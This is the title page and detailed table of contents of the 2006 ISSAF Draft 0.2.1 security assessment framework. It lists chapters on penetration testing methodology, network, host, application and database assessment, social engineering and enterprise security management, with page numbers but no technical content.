



**OISSG**

# Information Systems Security Assessment Framework (ISSAF) Draft 0.2.1

Date : April 30, 2006

## TABLE OF CONTENTS

1	EXECUTIVE SUMMARY .....	15
2	ABOUT ISSAF.....	18
3	THE FRAMEWORK .....	26
4	ENGAGEMENT MANAGEMENT .....	39
5	GOOD PRACTICES– PRE ASSESSMENT, ASSESSMENT AND POST ASSESSMENT .....	55
6	RISK ASSESSMENT .....	89
7	ENTERPRISE INFORMATION SECURITY POLICY .....	107
8	ENTERPRISE INFORMATION SECURITY ORGANIZATION & MANAGEMENT .....	121
9	ENTERPRISE SECURITY & CONTROLS ASSESSMENT .....	131
	PERSONNEL SECURITY .....	132
	TECHNICAL CONTROLS AND SECURITY ASSESSMENT .....	134
A	UNDERSTANDING ASSESSMENT TRENDS.....	135
B	PENETRATION TESTING METHODOLOGY .....	136
C	PENETRATION TESTING METHODOLOGY, PHASE-II EXPLAINED .....	147
D	HANDLING FALSE DETECTION RATES .....	290
--	NETWORK SECURITY .....	293
E	PASSWORD SECURITY TESTING .....	294
F	SWITCH SECURITY ASSESSMENT.....	359
G	ROUTER SECURITY ASSESSMENT .....	394
H	FIREWALL SECURITY ASSESSMENT.....	436
I	INTRUSION DETECTION SYSTEM SECURITY ASSESSMENT.....	483
J	VPN SECURITY ASSESSMENT .....	506
K	ANTI-VIRUS SYSTEM SECURITY ASSESSMENT AND MANAGEMENT STRATEGY .....	516
L	STORAGE AREA NETWORK (SAN) SECURITY .....	530
M	WLAN SECURITY ASSESSMENT .....	539
N	INTERNET USER SECURITY .....	560
O	AS 400 SECURITY .....	566
P	LOTUS NOTES SECURITY.....	592
--	HOST SECURITY.....	597
Q	UNIX /LINUX SYSTEM SECURITY ASSESSMENT .....	598
R	WINDOWS SYSTEM SECURITY ASSESSMENT .....	636
S	NOVELL NETWARE SECURITY ASSESSMENT .....	705
T	WEB SERVER SECURITY ASSESSMENT .....	707
--	APPLICATION SECURITY .....	718
U	WEB APPLICATION SECURITY ASSESSMENT .....	719
V	WEB APPLICATION SECURITY ASSESSMENT (CONTINUE...) – SQL INJECTIONS .....	780
W	SOURCE CODE AUDITING .....	808
X	BINARY AUDITING .....	830

<b>Y</b>	<b>APPLICATION SECURITY EVALUATION CHECKLIST .....</b>	<b>831</b>
<b>--</b>	<b>DATABASE SECURITY .....</b>	<b>834</b>
<b>Z</b>	<b>DATABASE SECURITY ASSESSMENT.....</b>	<b>835</b>
<b>10</b>	<b>PHYSICAL SECURITY ASSESSMENT .....</b>	<b>884</b>
<b>11</b>	<b>SOCIAL ENGINEERING.....</b>	<b>891</b>
<b>12</b>	<b>ENTERPRISE SECURITY OPERATIONS MANAGEMENT.....</b>	<b>917</b>
<b>13</b>	<b>ENTERPRISE CHANGE MANAGEMENT .....</b>	<b>947</b>
<b>14</b>	<b>ENTERPRISE SECURITY AWARENESS.....</b>	<b>1034</b>
<b>15</b>	<b>ENTERPRISE INCIDENT MANAGEMENT .....</b>	<b>1045</b>
<b>16</b>	<b>OUTSOURCING SECURITY CONCERNS.....</b>	<b>1055</b>
<b>17</b>	<b>BUSINESS CONTINUITY MANAGEMENT.....</b>	<b>1056</b>
<b>18</b>	<b>LEGAL AND REGULATORY COMPLIANCE .....</b>	<b>1087</b>
	<b>ANNEXURE - KNOWLEDGE BASE.....</b>	<b>1096</b>
<b>1</b>	<b>TEMPLATES AND OTHERS .....</b>	<b>1097</b>
<b>2</b>	<b>BUILD FOUNDATION .....</b>	<b>1141</b>
<b>3</b>	<b>PENETRATION TESTING LAB .....</b>	<b>1166</b>
<b>4</b>	<b>HANDLING FALSE DETECTION RATES .....</b>	<b>1176</b>
<b>5</b>	<b>WINDOWS (DESKTOP) SECURITY CHECKLIST.....</b>	<b>1197</b>
<b>6</b>	<b>LINUX SECURITY CHECKLIST .....</b>	<b>1203</b>
<b>7</b>	<b>SOLARIS SECURITY CHECKLIST.....</b>	<b>1206</b>
<b>8</b>	<b>LINKS.....</b>	<b>1227</b>
<b>9</b>	<b>TEAM .....</b>	<b>1255</b>
<b>10</b>	<b>FEEDBACK FORM .....</b>	<b>1261</b>

<b>1</b>	<b>EXECUTIVE SUMMARY .....</b>	<b>15</b>
<b>2</b>	<b>ABOUT ISSAF.....</b>	<b>18</b>
2.1	PREFACE .....	18
2.2	TARGET AUDIENCE.....	21
2.3	TEAM.....	22
2.4	DOCUMENT STRUCTURE .....	23
2.5	DISCLAIMER .....	25
2.6	LICENSING .....	25
<b>3</b>	<b>THE FRAMEWORK .....</b>	<b>26</b>
3.1	PHASE I – PLANNING .....	28
3.2	PHASE II – ASSESSMENT .....	31
3.3	PHASE III - TREATMENT .....	36
3.4	PHASE IV - ACCREDITATION.....	36
3.5	PHASE V – MAINTENANCE.....	38
<b>4</b>	<b>ENGAGEMENT MANAGEMENT.....</b>	<b>39</b>
4.1	ENGAGEMENT EXECUTIVE OVERVIEW .....	39
4.2	OBJECTIVE.....	39
4.3	APPROACH.....	40
4.4	ENGAGEMENT SCOPE .....	40
4.5	ENGAGEMENT KICKOFF MEETING (INTERNAL).....	41
4.6	COMMUNICATIONS PLAN .....	42
4.7	ENGAGEMENT KICKOFF DISCUSSION WITH CLIENT .....	43
4.8	SAMPLE STATUS REPORT.....	44
4.9	ISSUE ESCALATION PLAN .....	46
4.10	DEVELOP A ENGAGEMENT PLAN AND SEND IT TO CUSTOMER FOR UPDATE .....	46
4.11	SET MILESTONES AND TIMELINES .....	46
4.12	ENGAGEMENT SCHEDULE .....	47
4.13	DELIVERABLES PRODUCED .....	47
4.14	ENGAGEMENT ESTIMATED EFFORT/COST/DURATION (COST OPTIONAL) .....	47
4.15	ENGAGEMENT ASSUMPTIONS .....	49
4.16	ENGAGEMENT RISKS .....	49
4.17	ENGAGEMENT APPROACH .....	50
4.18	ENGAGEMENT ORGANIZATION (ASSESSMENT TEAM & CLIENT).....	50
4.19	RESPONSIBILITY MATRIX .....	51
4.20	SIGN-OFF SHEET .....	51
4.21	ANNEXURE - ASSESSMENT ADMINISTRATION ROADMAP .....	52
<b>5</b>	<b>GOOD PRACTICES– PRE ASSESSMENT, ASSESSMENT AND POST ASSESSMENT .....</b>	<b>55</b>
5.1	PHASE – I: PRE-ASSESSMENT.....	61
5.2	PHASE – II: ASSESSMENT.....	79
5.3	PHASE – III: POST ASSESSMENT .....	82
<b>6</b>	<b>RISK ASSESSMENT .....</b>	<b>89</b>
6.1	BACKGROUND .....	89
6.2	METHODOLOGY .....	92
6.3	RISK ASSESSMENT TOOL .....	101
6.4	RISK ASSESSMENT METHODOLOGY EVALUATION.....	105
<b>7</b>	<b>ENTERPRISE INFORMATION SECURITY POLICY .....</b>	<b>107</b>
7.1	INTRODUCTION .....	107
7.2	PRE-REQUISITE .....	107
7.3	OBJECTIVE.....	107
7.4	ASSESSMENT QUESTIONNAIRE.....	107
7.5	ASSESSMENT QUESTIONNAIRE - NARRATIVE.....	110

<b>8</b>	<b>ENTERPRISE INFORMATION SECURITY ORGANIZATION &amp; MANAGEMENT .....</b>	<b>121</b>
8.1	INTRODUCTION .....	121
8.2	PRE-REQUISITE .....	121
8.3	OBJECTIVE.....	121
8.4	ASSESSMENT QUESTIONNAIRE.....	121
8.5	ASSESSMENT QUESTIONNAIRE - NARRATIVE.....	124
<b>9</b>	<b>ENTERPRISE SECURITY &amp; CONTROLS ASSESSMENT .....</b>	<b>131</b>
	<b>PERSONNEL SECURITY .....</b>	<b>132</b>
	INTRODUCTION .....	132
	PRE-REQUISITE .....	132
	OBJECTIVE.....	132
	ASSESSMENT QUESTIONNAIRE.....	132
	<b>TECHNICAL CONTROLS AND SECURITY ASSESSMENT .....</b>	<b>134</b>
<b>A</b>	<b>UNDERSTANDING ASSESSMENT TRENDS.....</b>	<b>135</b>
<b>B</b>	<b>PENETRATION TESTING METHODOLOGY .....</b>	<b>136</b>
B.1	PHASE – I: PLANNING AND PREPARATION .....	136
B.2	PHASE – II: ASSESSMENT .....	136
B.2.1	INFORMATION GATHERING.....	138
B.2.2	NETWORK MAPPING.....	138
B.2.3	VULNERABILITY IDENTIFICATION .....	139
B.2.4	PENETRATION.....	139
B.2.5	GAINING ACCESS AND PRIVILEGE ESCALATION .....	140
B.2.6	ENUMERATING FURTHER .....	141
B.2.7	COMPROMISE REMOTE USERS/SITES.....	142
B.2.8	MAINTAINING ACCESS .....	142
B.2.9	COVER THE TRACKS.....	143
	AUDIT (OPTIONAL).....	145
B.3	PHASE – III: REPORTING, CLEAN UP & DESTROY ARTIFACTS.....	145
B.3.1	REPORTING.....	145
B.3.1.1	VERBAL REPORTING.....	145
B.3.1.2	FINAL REPORTING .....	145
B.3.2	CLEAN UP AND DESTROY ARTIFACTS .....	146
<b>C</b>	<b>PENETRATION TESTING METHODOLOGY, PHASE-II EXPLAINED .....</b>	<b>147</b>
C.1	INFORMATION GATHERING .....	148
	PASSIVE INFORMATION GATHERING .....	151
	ACTIVE INFORMATION GATHERING .....	183
C.2	NETWORK MAPPING (SCANNING, OS FINGERPRINTING AND ENUMERATION) .....	208
C.3	VULNERABILITY ASSESSMENT (IDENTIFICATION) .....	248
C.4	PENETRATION .....	255
C.5	GAINING ACCESS AND PRIVILEGE ESCALATION .....	255
C.6	ENUMERATING FURTHER .....	257
C.7	COMPROMISE REMOTE USERS/SITES .....	257
C.8	MAINTAINING ACCESS.....	259
C.9	COVERING THE TRACKS .....	275
	AUDIT (OPTIONAL).....	289
<b>D</b>	<b>HANDLING FALSE DETECTION RATES .....</b>	<b>290</b>
<b>--</b>	<b>NETWORK SECURITY .....</b>	<b>293</b>
<b>E</b>	<b>PASSWORD SECURITY TESTING .....</b>	<b>294</b>
E.1	FIRST PART: GATHERING AUTHENTICATION CREDENTIALS.....	294
	STEP ONE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER PENETRATION TESTER (LOW PRIVILEGE).....	296

STEP ONE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER PENETRATION TESTER (LOW PRIVILEGE) .....	297
E.1.1 PROCESS (STEPS TO COMPLETE THIS TASK) .....	297
E.1.2 EXAMPLE USES OF COMMON TESTING TOOL(S) .....	298
E.1.3 RESULT ANALYSIS / CONCLUSION / OBSERVATION .....	301
E.1.4 COUNTERMEASURES .....	301
E.1.5 FURTHER READING (LINKS) .....	302
E.1.6 CONTRIBUTORS .....	302
E.2 STEP TWO: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER PENETRATION TESTER (LOW PRIVILEGE) .....	302
E.2.1 DESCRIPTION .....	302
E.2.2 OBJECTIVE .....	302
E.2.3 EXPECTED RESULTS .....	303
E.2.4 PROCESS (STEPS TO COMPLETE THIS TASK) .....	303
E.2.5 EXAMPLE USES OF COMMON TESTING TOOL(S) .....	304
E.2.6 RESULT ANALYSIS / CONCLUSION / OBSERVATION .....	305
E.2.7 COUNTERMEASURES .....	305
E.2.8 FURTHER READINGS (LINKS) .....	306
E.2.9 CONTRIBUTOR(S) .....	306
E.3 STEP THREE: LOCAL HOST AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER PENETRATION TESTER (LOW PRIVILEGE) .....	307
E.3.1 DESCRIPTION .....	307
E.3.2 OBJECTIVE .....	307
E.3.3 EXPECTED RESULTS .....	307
E.3.4 PROCESS .....	307
E.3.5 EXAMPLE .....	308
E.3.6 RESULTS ANALYSIS / CONCLUSION / OBSERVATION .....	310
E.3.7 COUNTERMEASURES .....	310
E.3.8 FURTHER READING (LINKS) .....	311
E.3.9 CONTRIBUTOR(S) .....	311
E.4 STEP FOUR: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER ADMINISTRATOR (HIGH PRIVILEGE) .....	312
E.4.1 DESCRIPTION .....	312
E.4.2 OBJECTIVE .....	312
E.4.3 EXPECTED RESULTS .....	312
E.4.4 PROCESS .....	313
E.4.5 EXAMPLE .....	314
E.4.6 ANALYSIS .....	314
E.4.7 COUNTERMEASURE(S) .....	314
E.4.8 FURTHER READING .....	315
E.4.9 CONTRIBUTOR(S) .....	315
E.5 STEP FIVE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER ADMINISTRATOR (HIGH PRIVILEGE) .....	316
E.5.1 DESCRIPTION .....	316
E.5.2 OBJECTIVE .....	316
E.5.3 EXPECTED RESULTS .....	316
E.5.4 PROCESS .....	316
E.5.5 EXAMPLE .....	316
E.5.6 RESULTS .....	316
E.5.7 COUNTERMEASURE(S) .....	317
E.5.8 FURTHER READING .....	317
E.5.9 COUNTERMEASURE(S) .....	317
E.6 STEP SIX: LOCAL HOST AUTHENTICATION CREDENTIALS GATHERING AS AN ADMINISTRATOR (HIGH PRIVILEGE) .....	318
E.6.1 DESCRIPTION .....	318
E.6.2 OBJECTIVE .....	318
E.6.3 EXPECTED RESULTS .....	318
E.6.4 PROCESS .....	318
E.6.5 EXAMPLES .....	318

E.6.6	RESULTS.....	318
E.6.7	COUNTERMEASURE(S).....	319
E.6.8	FURTHER READING(S).....	319
E.6.9	COUNTERMEASURE(S).....	319
E.7	SECOND PART: ENCRYPTED/HASHED PASSWORD CRACKING .....	320
E.7.1	BACKGROUND I: PASSWORD TYPES .....	320
E.7.2	BACKGROUND II: ALGORITHMS, PUBLIC AND PROPRIETARY ALGORITHMS .....	323
E.7.3	BACKGROUND III: MATHEMATICS .....	324
E.7.4	BACKGROUND IV: RAINBOW TABLES AND RAINBOW CRACKING .....	327
E.7.5	DESCRIPTION.....	329
E.7.6	OBJECTIVE .....	329
E.7.7	COUNTERMEASURE(S).....	329
E.7.8	PROCESS.....	330
E.7.9	EXAMPLE .....	330
E.7.10	USE OF LC5.....	332
E.7.11	USE OF CAIN .....	332
E.7.12	USE OF JOHN THE RIPPER.....	336
E.7.13	USE OF LEPTON'S CRACK.....	340
E.7.14	CRACKING STRATEGY .....	347
E.7.14.1	GATHER INFORMATION .....	348
E.7.14.2	INVESTIGATION.....	348
E.7.14.3	DICTIONARIES .....	349
E.7.14.4	BUILDING A CRACKING TACTIC.....	350
E.7.15	SAMPLE TACTIC TO ATTACK LM HASHES: .....	351
E.7.15.1	WORKING DICTIONARY .....	351
E.7.15.2	DICTIONARY .....	351
E.7.15.3	"QUICK AND DIRTY" .....	354
E.7.15.4	"INCREMENTAL" .....	354
E.7.15.5	LM HALF PASSWORDS.....	354
E.7.15.6	BASIC BRUTE FORCE ATTEMPTS .....	355
E.7.15.7	"INSTANT" CRACKING (RAINBOW CRACKING) .....	356
E.7.15.8	ADVANCED BRUTE-FORCE ATTEMPTS.....	357
E.7.16	CONCLUSION.....	357
E.8	COUNTERMEASURES.....	358
E.9	FURTHER READINGS .....	358
E.10	COUNTERMEASURE(S) .....	358
<b>F</b>	<b>SWITCH SECURITY ASSESSMENT.....</b>	<b>359</b>
F.1	DESCRIPTION .....	359
F.2	PURPOSE .....	359
F.3	REQUIREMENT.....	359
F.4	EXPECTED RESULT .....	359
F.5	METHODOLOGY / PROCESS .....	359
F.6	ASSESS GENERAL SWITCH SECURITY .....	361
F.7	ASSESS PORT SECURITY .....	362
F.8	TEST CONTENT ADDRESSABLE MEMORY (CAM) SECURITY .....	363
F.9	TEST PORT BROADCAST-STORM CONTROL.....	366
F.10	ASSESS VLAN HOPPING ATTACKS .....	366
F.11	TEST VLAN HOPPING ATTACKS BY SWITCH SPOOFING .....	368
F.12	TEST VLAN HOPPING ATTACKS BY DOUBLE ENCAPSULATION .....	371
F.13	ASSESS PRIVATE VLAN ATTACK.....	374
F.14	BYPASS PVLAN USING LAYER-2 PROXY ATTACKS .....	375
F.15	PRODUCT SPECIFIC MISS-CONFIGURATIONS .....	377
F.16	ASSESS SPANNING TREE SECURITY .....	377
F.17	ASSESS DHCP STARVATION.....	379
F.18	ASSESS CISCO DISCOVERY PROTOCOL ATTACKS .....	380
F.19	ASSESS ARP ATTACKS .....	382
F.20	ASSESS VTP ATTACKS .....	384
F.21	VLAN RECONFIGURATION .....	385

F.22	LAYER 2 PORT AUTHENTICATION .....	386
F.23	MULTICAST BRUTE FORCE FAILOVER ANALYSIS .....	389
F.24	RANDOM FRAME STRESS ATTACK.....	390
F.25	IP TELEPHONY CONSIDERATIONS .....	391
F.26	VULNERABILITIES IDENTIFICATION AND VERIFICATION .....	392
F.27	GLOBAL COUNTERMEASURES.....	392
F.28	FURTHER READING[S] .....	392
F.29	APPENDIX 1: CATALYST SWITCH FEATURE SUPPORT .....	393
<b>G</b>	<b>ROUTER SECURITY ASSESSMENT .....</b>	<b>394</b>
G.1	ROUTER IDENTIFICATION.....	397
G.2	COMMON ISSUES ASSESSMENT .....	401
G.3	ROUTING PROTOCOL ASSESSMENT .....	424
G.4	DENIAL OF SERVICE ASSESSMENT .....	432
G.5	GLOBAL COUNTERMEASURES.....	433
<b>H</b>	<b>FIREWALL SECURITY ASSESSMENT.....</b>	<b>436</b>
H.1	DESCRIPTION .....	436
H.2	PURPOSE .....	439
H.3	REQUIREMENT .....	440
H.4	TERMINOLOGY.....	440
H.5	HISTORY .....	440
H.6	OBJECTIVE.....	440
H.7	EXPECTED RESULT .....	440
H.8	METHODOLOGY / PROCESS .....	440
H.9	LOCATE THE FIREWALL.....	443
H.10	IDENTIFY COMMON MISS-CONFIGURATION[S] .....	458
H.11	FIREWALL RULE-SET MAPPING .....	458
H.12	PORT REDIRECTION .....	461
H.13	FIREWALL BACKDOORS .....	463
H.14	COUNTERMEASURES .....	464
H.15	COMPROMISE REMOTE USERS/SITES .....	465
H.16	TEST PRODUCT SPECIFIC ISSUES .....	465
H.17	GLOBAL COUNTERMEASURES.....	467
H.18	LIST OF DEFAULT PORTS .....	469
H.19	FURTHER READING[S] .....	482
<b>I</b>	<b>INTRUSION DETECTION SYSTEM SECURITY ASSESSMENT.....</b>	<b>483</b>
I.1	DESCRIPTION .....	483
I.2	PURPOSE .....	486
I.3	REQUIREMENT .....	486
I.4	TERMINOLOGY.....	486
I.5	HISTORY .....	486
I.6	OBJECTIVE.....	487
I.7	EXPECTED RESULT .....	487
I.8	METHODOLOGY / PROCESS .....	487
I.9	AUDIT INTRUSION DETECTION SYSTEM.....	490
I.10	PROCESS ISSUES .....	490
I.11	FEATURES.....	492
I.12	PLACEMENT OF IDS COMPONENTS .....	492
I.13	SENSOR.....	492
I.14	DETECTION ENGINE .....	494
I.15	RULE CONFIGURATION AND MANAGEMENT INTERFACE .....	496
I.16	LOGGING SYSTEMS.....	497
I.17	LIST OF COMMON IDS/IPS PRODUCTS .....	497
I.18	DEFAULT PORTS – IDS/IPS .....	500
<b>J</b>	<b>VPN SECURITY ASSESSMENT .....</b>	<b>506</b>
J.1	INTRODUCTION .....	506

J.2	VIRTUAL PRIVATE NETWORK .....	506
J.3	BASIC VPN REQUIREMENTS .....	508
J.4	TUNNELING TECHNOLOGIES .....	509
J.5	PURPOSE .....	509
J.6	REQUIREMENT .....	509
J.7	BJECTIVE .....	509
J.8	EXPECTED RESULT .....	509
J.9	METHODOLOGY / PROCESS .....	509
J.10	VPN DISCOVERY .....	509
J.11	VPN FINGERPRINTING .....	511
J.12	IKE AGGRESSIVE MODE HACK .....	512
J.13	PPTP/SECURITY FLAW .....	512
J.14	SPLIT TUNNELING HACK .....	513
J.15	VULNERABILITIES AND EXPLOITS .....	513
J.16	GLOBAL COUNTERMEASURES .....	515
<b>K</b>	<b>ANTI-VIRUS SYSTEM SECURITY ASSESSMENT AND MANAGEMENT STRATEGY .....</b>	<b>516</b>
K.1	DESCRIPTION .....	516
K.2	PURPOSE .....	516
K.3	REQUIREMENT .....	516
K.4	BJECTIVE .....	517
K.5	EXPECTED RESULT .....	517
K.6	METHODOLOGY / PROCESS .....	517
K.7	AUDIT ANTIVIRUS MANAGEMENT STRATEGY .....	524
K.8	ANTIVIRUS REPORTS .....	528
K.9	THREAT SEVERITY REVIEW .....	529
<b>L</b>	<b>STORAGE AREA NETWORK (SAN) SECURITY .....</b>	<b>530</b>
L.1	STORAGE SECURITY CHALLENGE .....	530
L.2	OBJECTIVE .....	531
L.3	REQUIREMENT .....	531
L.4	EXPECTED RESULT .....	531
L.5	RESOURCES AT RISK .....	531
L.6	SAN ATTACK POINTS .....	532
L.7	STORAGE SECURITY THREATS .....	532
L.8	METHODOLOGY .....	534
L.9	GLOBAL COUNTERMEASURES .....	537
<b>M</b>	<b>WLAN SECURITY ASSESSMENT .....</b>	<b>539</b>
M.1	WLAN SECURITY ASSESSMENT METHODOLOGY MAP .....	539
M.2	BUILDING FOUNDATION .....	540
M.3	TYPES OF THREATS .....	544
M.4	METHODOLOGY .....	546
M.5	TOOLS USAGE .....	550
M.6	EQUIPMENTS .....	552
M.7	SOFTWARE DESCRIPTION .....	553
M.8	GLOBAL COUNTERMEASURES .....	558
M.9	FURTHER READINGS .....	558
<b>N</b>	<b>INTERNET USER SECURITY .....</b>	<b>560</b>
N.1	IRC SECURITY ISSUES .....	560
N.2	INTERNET EXPLORER INSECURITIES .....	561
N.3	MICROSOFT OUTLOOK INSECURITIES .....	562
N.4	REMOTE ADMINISTRATION INSECURITIES .....	563
<b>O</b>	<b>AS 400 SECURITY .....</b>	<b>566</b>
O.1	USER IDENTIFICATION: SECURITY LEVEL .....	566
O.2	USER IDENTIFICATION: KEYLOCK SWITCH .....	567
O.3	USER IDENTIFICATION: KEY KEYLOCK SWITCH .....	568

O.4	USER IDENTIFICATION: SYSTEM VALUE QDSCJOBTV .....	570
O.5	USER IDENTIFICATION: VIRTUAL DEVICES.....	571
O.6	USER IDENTIFICATION: SYSTEM VALUE QLMTSECOFR.....	572
O.7	USER IDENTIFICATION: LIMITED DEVICE SESSIONS SYSTEM LEVEL.....	573
O.8	USER IDENTIFICATION: SYSTEM PARAMETER QMAXGNACN .....	574
O.9	USER IDENTIFICATION: PUBLIC AUTHORITIES.....	575
O.10	USER IDENTIFICATION: AUTHORITY ADOPTION .....	576
O.11	USER IDENTIFICATION: MACHINE ROOM .....	577
O.12	USER IDENTIFICATION: UPS ( UNINTERRUPTABLE POWER SUPPLY).....	578
O.13	USER IDENTIFICATION: WORKSTATION / TERMINAL.....	579
O.14	USER IDENTIFICATION: BACK UP TAPES .....	580
O.15	USER IDENTIFICATION: REGISTER A NEW USER .....	581
O.16	USER IDENTIFICATION: REGISTER A USER WHO LEAVES .....	582
O.17	USER IDENTIFICATION: APPLICATION AND OWNERSHIP .....	583
O.18	USER IDENTIFICATION: DAY-TO-DAY MONITORING.....	584
O.19	USER IDENTIFICATION: CRITICAL USER PROFILES.....	585
O.20	USER IDENTIFICATION: PRIVILEGED PROFILES .....	586
O.21	USER IDENTIFICATION: IBM-SUPPLIED USER PROFILES .....	587
O.22	USER IDENTIFICATION: CRITICAL OBJECTS .....	588
O.23	USER IDENTIFICATION: EVENT MONITORING .....	589
O.24	USER IDENTIFICATION: ACCESS TO CRITICAL OBJECTS .....	590
O.25	USER IDENTIFICATION: SECURITY-RELATED SYSTEM VALUES .....	591
<b>P</b>	<b>LOTUS NOTES SECURITY.....</b>	<b>592</b>
<b>--</b>	<b>HOST SECURITY.....</b>	<b>597</b>
<b>Q</b>	<b>UNIX /LINUX SYSTEM SECURITY ASSESSMENT .....</b>	<b>598</b>
Q.1	METHODOLOGY .....	598
Q.2	IDENTIFY LIVE HOSTS .....	600
Q.3	IDENTIFY PORTS AND SERVICES .....	602
Q.4	ENUMERATION ATTACK .....	602
Q.5	EXAMINE COMMON PROTOCOLS .....	613
Q.6	EXAMINING UNIX SYSTEM .....	620
<b>R</b>	<b>WINDOWS SYSTEM SECURITY ASSESSMENT .....</b>	<b>636</b>
R.1	DESCRIPTION .....	636
R.2	PURPOSE .....	638
R.3	REQUIREMENT .....	638
R.4	TERMINOLOGY.....	638
R.5	HISTORY .....	638
R.6	OBJECTIVE.....	638
R.7	EXPECTED RESULT .....	639
R.8	METHODOLOGY / PROCESS.....	639
R.9	IDENTIFY LIVE HOSTS .....	660
R.10	IDENTIFY PORTS AND SERVICES .....	660
R.11	ENUMERATION ATTACK .....	660
R.12	GLOBAL COUNTERMEASURES.....	668
R.13	CONTRIBUTORS .....	668
R.14	FURTHER READING[s] .....	668
R.15	EXAMINE COMMON PROTOCOLS .....	669
R.16	EXAMINING WINDOWS SYSTEMS.....	670
<b>S</b>	<b>NOVELL NETWARE SECURITY ASSESSMENT .....</b>	<b>705</b>
<b>T</b>	<b>WEB SERVER SECURITY ASSESSMENT .....</b>	<b>707</b>
T.1	MICROSOFT INTERNET INFORMATION SERVER .....	707
T.2	REFERENCE.....	713
T.3	INTERNET INFORMATION SYSTEM (IIS) SECURITY CHECKLIST.....	714
T.4	APACHE SECURITY ASSESSMENT.....	715

T.5	GLOBAL COUNTERMEASURES.....	715
<b>-- APPLICATION SECURITY .....</b>		<b>718</b>
<b>U</b>	<b>WEB APPLICATION SECURITY ASSESSMENT .....</b>	<b>719</b>
U.2	PURPOSE.....	720
U.3	OBJECTIVE.....	720
U.4	EXPECTED RESULT .....	720
U.5	PRE-REQUISITE[S] .....	720
U.6	METHODOLOGY .....	720
U.7	TEST COMMON GATEWAY INTERFACE .....	741
U.8	TEST DIRECTORY TRAVERSAL.....	742
U.9	TEST PRODUCT SPECIFIC ISSUES.....	744
U.10	ATTACKS ON HTTPS.....	745
U.11	BRUTEFORCE ATTACKS .....	746
U.12	CHECK DIRECTORIES WHICH ARE NOT MAPPED IN THE PAGES .....	748
U.13	TEST INVALIDATED PARAMETERS .....	751
U.14	URL MANIPULATION.....	756
U.15	VULNERABILITY IDENTIFICATION.....	767
U.16	INPUT VALIDATION.....	770
U.17	TEST SQL INJECTION.....	777
U.18	TEST SERVER SIDE INCLUDE.....	779
U.19	GLOBAL COUNTERMEASURES.....	779
U.20	FURTHER READIG .....	779
<b>V</b>	<b>WEB APPLICATION SECURITY ASSESSMENT (CONTINUE...) – SQL INJECTIONS .....</b>	<b>780</b>
V.1	DESCRIPTION .....	780
V.2	PURPOSE .....	780
V.3	TEST ENVIRONMENT.....	780
V.4	TERMINOLOGY.....	781
V.5	OBJECTIVE.....	781
V.6	EXPECTED RESULT .....	782
V.7	METHODOLOGY / PROCESS .....	782
V.8	CHECK SQL INJECTION VULNERABILITY.....	783
V.9	BYPASSING USER AUTHENTICATION .....	783
V.10	GET CONTROL OVER DATABASE.....	785
V.11	GET CONTROL ON HOST .....	794
V.12	MAP INTERNAL NETWORK.....	802
V.13	RUN AUTOMATED SCANNER.....	802
V.14	TOLLS AND THEIR USES.....	803
V.15	COUNTERMEASURE.....	806
V.16	REFERENCES .....	806
<b>W</b>	<b>SOURCE CODE AUDITING .....</b>	<b>808</b>
W.1	INTRODUCTION .....	808
W.2	NEED FOR A CODE AUDIT .....	808
W.3	SOURCE CODE V/S PENETRATION TESTING.....	808
W.4	DETERMINE THE COMPONENTS OF THE APPLICATION UNDER AUDIT.....	809
W.5	PREPARE A TEST PLAN (RISK ASSESSMENT) .....	809
W.6	AUTHENTICATION.....	809
W.7	SESSION MANAGEMENT.....	811
W.8	AUTHORIZATION AND ELEVATION OF PRIVILEGE .....	812
W.9	DATA AND INPUT VALIDATION.....	812
W.10	CROSS SITE SCRIPTING (XSS) .....	813
W.11	BUFFER OVERFLOWS.....	813
W.12	ERROR HANDLING (SAFE MODE) .....	815
W.13	COMMAND INJECTION .....	816
W.14	AUDIT PROGRAM.....	817
W.15	CODE REVIEW AND CODE ANALZERS.....	829

<b>X</b>	<b>BINARY AUDITING .....</b>	<b>830</b>
X.1	METHODOLOGY .....	830
<b>Y</b>	<b>APPLICATION SECURITY EVALUATION CHECKLIST .....</b>	<b>831</b>
<b>--</b>	<b>DATABASE SECURITY .....</b>	<b>834</b>
<b>Z</b>	<b>DATABASE SECURITY ASSESSMENT.....</b>	<b>835</b>
Z.1	MICROSOFT SQL SERVER SECURITY ASSESSMENT .....	835
Z.2	ORACLE SECURITY ASSESSMENT.....	854
Z.3	DATABASE SERVICES COUNTERMEASURES .....	883
<b>10</b>	<b>PHYSICAL SECURITY ASSESSMENT .....</b>	<b>884</b>
10.1	METHODOLOGY .....	884
10.2	REVIEW OF ACCESS CONTROL SYSTEM .....	884
10.3	FIRE PROTECTION .....	886
10.4	ENVIRONMENTAL CONTROL .....	887
10.5	INTERCEPTION OF DATA .....	889
10.6	GLOBAL COUNTERMEASURES .....	890
10.7	FURTHER READINGS .....	890
<b>11</b>	<b>SOCIAL ENGINEERING.....</b>	<b>891</b>
11.1	METHODOLOGY .....	894
11.2	EMPLOYEE TRAININGS.....	896
11.3	HELPDESK .....	907
11.4	MASQUERADING AS A USER .....	908
11.5	DUMPSTER DIVING .....	912
11.6	REVERSE SOCIAL ENGINEERING .....	914
11.7	GLOBAL COUNTERMEASURES.....	916
11.8	FURTHER READING[S] .....	916
<b>12</b>	<b>ENTERPRISE SECURITY OPERATIONS MANAGEMENT.....</b>	<b>917</b>
12.1	CAPACITY MANAGEMENT .....	917
12.2	VULNERABILITY MANAGEMENT.....	918
12.3	ENTERPRISE INCIDENT MANAGEMENT .....	926
12.4	USER ACCESS MANAGEMENT.....	929
12.5	AUDIT & REVIEW .....	929
12.6	REVIEW OF LOGGING / MONITORING & AUDITING PROCESSES.....	930
12.7	LOGGING .....	930
12.8	IMPORTANCE OF MONITORING OPERATIONS WITH EMPHASIS ON SEGREGATION OF DUTIES .....	936
12.9	ROLE OF MONITORING STAFF .....	937
12.10	USAGE OF PRIVILEGED OR SHARED ACCOUNTS .....	937
12.11	IMPORTANCE OF AUDIT.....	938
<b>13</b>	<b>ENTERPRISE CHANGE MANAGEMENT.....</b>	<b>947</b>
13.1	INTRODUCTION .....	947
13.2	METHODOLOGY .....	958
13.3	CHANGE MANAGEMENT PROCESSES.....	972
13.4	RFC WORKFLOW .....	975
13.5	TOOLS.....	992
